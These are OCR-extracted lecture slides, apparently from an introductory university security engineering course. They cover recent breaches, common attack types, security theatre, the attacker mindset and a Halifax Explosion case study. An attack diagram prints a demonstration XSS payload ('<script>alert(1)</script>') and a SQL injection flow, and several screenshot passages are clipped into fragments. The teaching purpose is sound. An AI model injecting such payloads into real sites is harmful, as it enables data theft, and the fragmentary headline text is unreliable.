
medibank

Cyber Security

- Covers both physical and cyber security
- As the internet grows, so do online threats
- Challenge: Enable a safe, secure internet for everyone
- Rising awareness of:
  - Personal data risks
  - Organisational responsibilities for data protection



In the News….



RD.COM → Tech

If These Apps Are Still on Your Phone, Some
Be Spying on You

Opinion | THE PRIVACY PROJECT

Twelve Million
One Dataset, Ze

By Stuart A. Thompson and

This article is more than **5 months old**

**Is my home spying on me
devices move in, experts
Austr**

Digital rig
collected
catch-up

m
m
in

news.com.au

TIONS

Cassie claims Diddy controlled 'freak-off' sessions down to the...

EPA chief Lee Zeldin to kill car feature 'everyone hates'

Yankees' worst fears

TECH

**Your boss could be tra
your AirPods — here's
supervisor surveillanc**

By Ben Cost

Published May 13, 2025, 9:21 a.m. ET

DARKREADING

Cybersecurity Topics World The Edge DR Technology Events

iPhone, Android Ambient Light Sensors Allow

US immigration agency explores data loophole to obtain information on deportation targets

US Immigration and Customs Enforcement (Ice) has contracted with private data brokers to get around some areas' sanctuary laws, documents show

Australian government ordered to pay 1,300 asylum seekers whose details were exposed

Compensation to be paid after personal details of almost 10,000 asylum seekers were mistakenly published online in 2014

pening up yet another path to

ated Content Sponsored by Microsoft Security

Culture Travel Earth Video Live

ne spying on
even knowing

oying concern

The Guardian

Aus

re Lifestyle

Love & sex Beauty Home & garden Money Cars

nths old

me four times a day
ng': is tracking
ually good for us?

You read the terms and conditions, right?


As schools ask parents to read hundreds of thousands of words to consent to technology usage in classrooms, who's protecting their children's data?

Recent Cyber Security Events

What recent news stories have caught your attention, and what impact have they had on you personally or emotionally?

Recent Cyber Security Events

- Dell Data Breach
- TFL Cyber Attack
- UK Ministry of Defence (MoD) Data Breach
- Optus
- Medibank
- Volkswagen Group
- Hertz
- AT&T
- …..



Top 8 Cyber Attacks - 2024

1 Phishing Attack: The use of deceptive emails, texts, or websites to gain sensitive information.

2 Ransomware: Malware that can encrypt data and make you pay to get them back.

3 Denial-of-Service (DoS): Loading excessive load on a machine or network so that it stops working normally.

4 Man-in-the-Middle (MitM): Engaging in covert interception and manipulation of communication between two parties without noticing it.

5 SQL Injection: To get the Access to the database, Vulnerabilities in Database queries can be exploited

6 Cross-Site Scripting (XSS): Putting malicious code into websites that other people visit.

7 Zero-Day Exploits: Attacks take advantage of unknown vulnerabilities before programmers can fix them.

8 DNS Spoofing: Sending DNS queries to malicious sites so that they can be accessed without permission.

Cyber Writes
1. Attacker Sends Phishing Link
3. Hacker collects credentials
Hacker
4. Hacker Uses Credentials
Target
2. User Opens It
Infected Pen Drive
User is Infected by Ransomware
User Data is Locked
Ransom Demand To Unlock Data
Hacker
Bot
Open DNS Server
Target Server
Original Connection
User
Hacker
Web App
http://website.com?user=99
API
SELECT * FROM users..
Data For all users is returned to attacker
Return data For all users
Hacker
Web API Server
Victim's SQL DB Server
INSERT
<script>alert(1)</script>
SELECT
<script>alert(1)</script>
POST/comment.php? text script-alert(1)</script>
<html> <script>alert(1)</script> </html>
Database
Server
A Security Flaw Exists
Hacker Discovers it
Attack is Launched
Developers Detect attack and have 0days to mitigate it
1. Injects Fake DNS Entry
2. Issues request to real website
3. Request Resolves to fake website
User
DNS

Why Security Matters in Business

- Builds Consumer Trust
  - Security provides confidence for users to safely continue using a product or service.
- Seamless Integration
  - Good security fits into workflows with minimal disruption - it shouldn't cause friction.
- Invisible but Critical Cost
  - Security spending may seem intangible- until a breach occurs.
- High Cost of Failure
  - Underinvesting in security can lead to catastrophic financial and reputational damage when incidents occur.

Security Theatre – The Illusion of Safety

- Security Theatre creates the appearance of security but offers little real protection.
  - Fake CCTV sticker (no actual camera)
  - Obscured messages to appear secure, but easily bypassed
  - Unnecessary steps giving illusion of thorough security
- Security should go beyond optics; it must address root causes with proper remediation.

Security Theatre – The Illusion of Safety


- Security Theatre creates the appearance of security but offers little real protection.
  - F
  - O
  - U


Think About It

What other examples of Security Theatre have you seen?

- Security should go beyond optics; it must address root causes with proper remediation.

Security Theatre – The Illusion of Safety





SECURITY CHECK POINT
YOUR SAFETY IS OUR CONCERN
THANK YOU FOR YOUR COOPERATION
CANAL WALK shop the world

Security is Everywhere

Physical Security Examples


- Gate height to prevent unauthorized access
- Tailgating prevention measures
- Mandatory hard hats on construction sites



Security is Everywhere

Digital Security Examples

- Password-protected devices and accounts
- Strong, unique passwords
- Secure online payments and transactions



Multifactor Authentication (MFA)
****
ENTER PASSWORD
Virtual Private Network (VPN)
LOGIN SUCCESSFUL
Remote Desktop Protocol (RDP)
REMOTE ACCESS
Endpoint Detection and Response (EDR)
Incident Response Planning
Infrastructure and Segmentation
Backups
Access Control
ACCESS LEVELS
Admin
Controller
User
Security Culture Training
ONLINE SAFETY
Email Hygiene
Report Phish

Security Everywhere Activity

- Practice noticing real-world security (or lack of it) every day.
  - Weekly activity: "Security Everywhere”
  - **Observe, reflect, and apply** course concepts
- What to do:
  - Spot a real-life security example (or failure)
  - Take a photo if possible
  - Reflect using security terminology you've learned
  - Example topics:
    - Unlocked doors
    - Exposed wires
    - Unusual or clever gates

The goal: Develop an eye for security issues in your surroundings.

Security Awareness: Thinking Like an Attacker

- Why It Matters
  - Helps identify potential risks before they cause harm
  - Promotes both defensive and offensive thinking
  - Encourages an attacker mindset to anticipate threats
  - Fosters resilience in both technical and social systems
- Attacker Mindset Includes:
  - Spotting vulnerabilities others might miss
  - Understanding motivations and tactics of adversaries
  - Thinking creatively about how systems can be exploited

Attacker Mindset - Example

Share all the different ways you can break into a house

Why the Attacker Mindset Matters in Security


- Helps you identify weak points before real attackers do
- Encourages critical thinking and deeper understanding of systems
- Enables more informed, justified design choices
- Enhances your ability to predict, prevent, and mitigate risks
- Promotes proactive security rather than reactive fixes

To defend well, understand how you'd attack

Security Engineering vs. Cyber Security

Historical Context:

- Security engineering originated in the UK as a structured approach to system security management.
- Ross Anderson coined the term security engineering.
- His book provides foundational knowledge and practical insights into security engineering and has multiple editions.



Security Engineering vs. Cyber Security

- The course aims to teach decision-making skills, not just algorithm knowledge.
- Students will practice analyzing situations to identify key details and ignore distractions.
- The goal is to confidently provide sensible advice in real-world scenarios.
- Repeated exercises will help develop a **“SECURITY MINDSET”** by the course's end.

Scrut Automation
Users
Applications
Devices
Zero Trust
Data
Networks

Tutorials & Case Studies

- What You'll Do:
  - Work through real-world case studies
  - Explore security in the physical world to understand cyber parallels
  - Learn how to conduct security risk assessments

- Why It Matters:
  - Builds your analysis and argumentation skills
  - Helps you design and justify effective mitigations
  - Mimics the work of professional security consultants

Learn to think like a risk assessor—observe, analyze, recommend.

Halifax Explosion

- In 1917, French cargo ship SS Mont-Blanc collided with Norwegian vessel SS Imo in Halifax Harbour
- Resulted in 1,782 deaths and 9,000 injuries
- Mont-Blanc carried benzol barrels (highly flammable) stored on deck
- Collision occurred at 1 knot (1.8 km/h)
- Leaking benzol ignited due to sparks, starting a fire
- Fire led to massive explosion - one of the largest man-made blasts at the time
- Explosion snapped trees, bent iron, and leveled buildings within 800 meters


Halifax Explosion

- In 1917, French cargo ship SS Mont-Blanc collided with Norwegian vessel SS Imo in
- Resul
- Mont
- Collisi
- Leaki
- Fire led to massive explosion - one of the largest man-made blasts at the time
- Explosion snapped trees, bent iron, and leveled buildings within 800 meters

Was this an expected event to have happened?
Was this preventable?
If you were an advisor to the mayor of Halifax, what recommendations would you provide to ensure that this did not happen again?

Any Other Business

https://www.seceduconference.com.au/



SECeduCon5

Championing Cyber Security as a Profession

presented by Cyber Security Education Australia (CySEA)

WHEN: Thursday 26th June 2025

WHERE: John Niland Scientia Building, UNSW, Anzac Parade, Kensington, NSW 2052

Any Other Business

SECSOC x DUCTFs workshop!

- **INTRO TO CTFs WORKSHOP**

CTFs are **C**apture **T**he **F**lag wargames are where competitors hack software to capture secret flags.

Never done one before?

Then come along to the SECSOC x DUCTF intro to CTFs workshop. Where the you can receive a crash course by the organisers of **DUCTF**! An International CTF competition based in Australia aimed at university and high school students.

